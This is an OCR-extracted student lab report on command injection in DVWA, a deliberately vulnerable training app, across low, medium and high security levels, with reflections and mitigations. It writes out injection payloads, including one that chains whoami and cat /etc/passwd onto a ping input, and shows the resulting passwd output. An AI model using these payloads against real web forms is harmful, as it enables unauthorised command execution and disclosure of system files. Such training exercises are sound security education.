
Exercise Instructions

Exercise 1: Low-Level Command Injection

Objective: Identify and exploit a low-level command injection vulnerability.

1. Access the Command Injection Page: Navigate to the following URL in your DVWA instance:

- Command Injection Low Level



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.


The security level changes the vulnerability level of DVWA.

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web appli

2. Interact with the Input Field:

- Locate the input field that asks for an IP address to ping.



Vulnerability: Command Execution

Ping for FREE


Enter an IP address below:

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

3. Test a Valid IP Address:

- Input 127.0.0.1 and submit the form.
- Observe the response from the application.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2025ms
rtt min/avg/max/mdev = 0.012/0.024/0.038/0.011 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

4. Inject a Malicious Command:

- Now, use the following payload: 127.0.0.1 ; whoami ; cat /etc/passwd
- Submit the form and record the output.



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.305 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2013ms
rtt min/avg/max/mdev = 0.014/0.117/0.305/0.133 ms
www-data
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

5. Reflection:

What information was returned? Discuss the implications of this vulnerability.

- The input field fails to validate or sanitize user input, allowing arbitrary OS commands.
- The web application concatenates user input directly into shell commands.
- This vulnerability allows attackers to:
  - Read sensitive system files
  - Identify the web server user context
  - Potentially escalate to remote code execution

Mitigation Strategies:

- Sanitize user input by allowing only valid IP address characters.
- Use safe system calls with parameterization (e.g., Python's subprocess.run([...])).
- Implement input whitelisting, not just blacklisting.
- Run web applications with least privilege.

Exercise 2: Medium-Level Command Injection

Objective: Identify and exploit a medium-level command injection vulnerability.


1. Access the Command Injection Page: Stay on the same URL as above.

2. Interact with the Input Field:

- Again, locate the input field for the IP address.

3. Test a Valid IP Address:

- Enter 127.0.0.1 and submit to confirm the ping request.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.036 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.011/0.023/0.036/0.010 ms
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/

4. Bypass Input Restrictions:

- Use the following payload: 127.0.0.1 | whoami
- Submit the form and observe the result.



Vulnerability: Command Execution

Ping for FREE

Enter an IP address below:

```
www-data
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

5. **Reflection:**

How to bypass the input restrictions

In the input field (where it asks for the IP address): 127.0.0.1 | whoami

Explanation:

- 127.0.0.1 is a valid IP, so the ping works.
- The pipe | sends the output of the ping command into the whoami command.
- The result of whoami (likely www-data) is displayed below the ping result.

Why This Works

- The server is still executing your input using a shell (e.g., /bin/sh).
- Even if characters like ; are blocked, other shell operators like |, &, or even subshells ($(command)) can often bypass filters if not properly escaped.


Analysis & Reflection: What does this say about the security of the application

- The pipe symbol | was used to inject an additional shell command (whoami) after the ping command.
- The output www-data confirms that the payload was executed by the web server user.
- Although DVWA filtered some characters (like ; or &&), it failed to block the pipe operator, indicating incomplete input validation.
- This illustrates that the security mechanism relies on blacklisting, which can be bypassed with alternative shell operators.

Exercise 3: High-Level Command Injection

Objective: Identify and exploit a high-level command injection vulnerability.

1. Access the Command Injection Page: Use the same URL.



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

high Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer fc

You can enable PHPIDS across this site for the duration of your sess

2. Interact with the Input Field:


- Enter 127.0.0.1 as before.



```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.028/0.032/0.038/0.007 ms
```

3. Use a Different Payload:

- Test the following command: 127.0.0.1 |whoami
- Submit and check the response.



```
ERROR: You have entered an invalid IP
```

4. Reflection:

- Did this command execute successfully? Explain why or why not, considering the input sanitization in place.

High-Level Command Injection Analysis & Reflection

- Test Input: 127.0.0.1

  Result: Ping works normal ICMP echo reply.

- Test input 127.0.0.1 | whoami

  Result: `ERROR: You have entered an invalid IP`

Reflection:

- **Did the command execute successfully?**

No, the injected command whoami did not execute.

- **Why Not?**

1. Input Sanitization in Place:

- At high security, DVWA uses input validation and filtering to block command injection.
- Special characters like |, ;, &, &&, and backticks ` are blocked.

2. **Error Message Shown:**

ERROR: You have entered an invalid IP confirms that the application is validating IP format, possibly using regex like: if (!preg_match('/^(\d{1,3}\.){3}\d{1,3}$/', $ip)) {echo "ERROR: You have entered an invalid IP"; }

3. **Command Execution Prevented:**

- Even if the app uses functions like shell_exec, it is likely sanitizing or rejecting any non-IP input.

Security Implication:

DVWA's high-level mode shows a secure implementation where:

- Command injection is blocked completely.
- Input validation ensures only well-formed IP addresses are accepted.
- Special characters are rejected or escaped, preventing any command chaining.

Exercise 4: Impossible Command Injection

I can't execute this because my owasp doesn't has the impossible level

Exercise Summaries

For each exercise, please summarize your findings below.

Exercise 1 Summary (Low-Level Command Injection)

- input: When `127.0.0.1` was entered, the server responded with a normal ping result:
- Output: PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
  64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.011 ms
- When the payload `127.0.0.1 ; whoami ; cat /etc/passwd` was entered, the application executed all the chained commands. The output included:
  - Ping results
  - The output of the `whoami` command (e.g., `www-data`)
  - The full contents of `/etc/passwd` file

Implications:

This demonstrates a classic command injection vulnerability due to lack of input sanitization. The application directly executes shell commands using the raw user input. This allows an attacker to:

- Execute arbitrary OS commands
- Read sensitive files (`/etc/passwd`)
- Escalate privileges or pivot to further attacks

  This level of vulnerability is critical and can fully compromise the server.

Exercise 2 Summary (Medium-Level Command Injection)

Output Observed:

- The command `127.0.0.1` returned the normal ping response.
- When attempting `127.0.0.1 ; whoami`, the system returned an error due to filtering of the `;` character.
- However, using the payload `127.0.0.1 | whoami`, the application executed both the ping and the `whoami` command which returns www-data

Implications:

Although the application performs basic input sanitization (e.g., blocking the `;` character), it is still vulnerable to command injection via alternative chaining operators such as the pipe (`|`).

This reveals that:

- Blacklist filtering is ineffective against all bypass techniques
- Input should be validated using whitelisting and secure command execution functions (e.g., `escapeshellarg()`)
- The system remains partially vulnerable and exploitable with minimal effort

Exercise 3 Summary (High-Level Command Injection)

- **Output Observed:**
  - Input `127.0.0.1` returned normal ping output.
  - Input `127.0.0.1 | whoami` triggered an error:
- ERROR: You have entered an invalid IP
- Implications: At this level, stricter input validation has been implemented. Special characters like `|`, `;`, and `&` are properly filtered or blocked, making command injection attempts ineffective.
- This indicates:
  - More advanced sanitization is in place
  - Possibly the use of regular expressions or whitelist validation
  - The application logic checks the format and rejects any inputs that do not conform to expected IP address format
- While more secure than previous levels, continued use of functions like `exec()` or `shell_exec()` without complete control can still be dangerous if sanitization is not exhaustive.

Exercise 4 Summary (Impossible-Level Command Injection)

- Output Observed: Exercise not performed* due to absent of impossible level in my dvwa security to skip it.
- Implications (expected behavior):This level typically implements complete protection:
  - Inputs are sanitized using **strict whitelisting** (only digits and dots allowed)
  - Shell commands are executed using safe wrappers or parameterized calls
  - Dangerous PHP functions like `system()`, `exec()`, or `shell_exec()` may be disabled
  - If tested, the application would not respond to any command injection attempt and would reject malformed or malicious inputs. This demonstrates best practices in secure coding.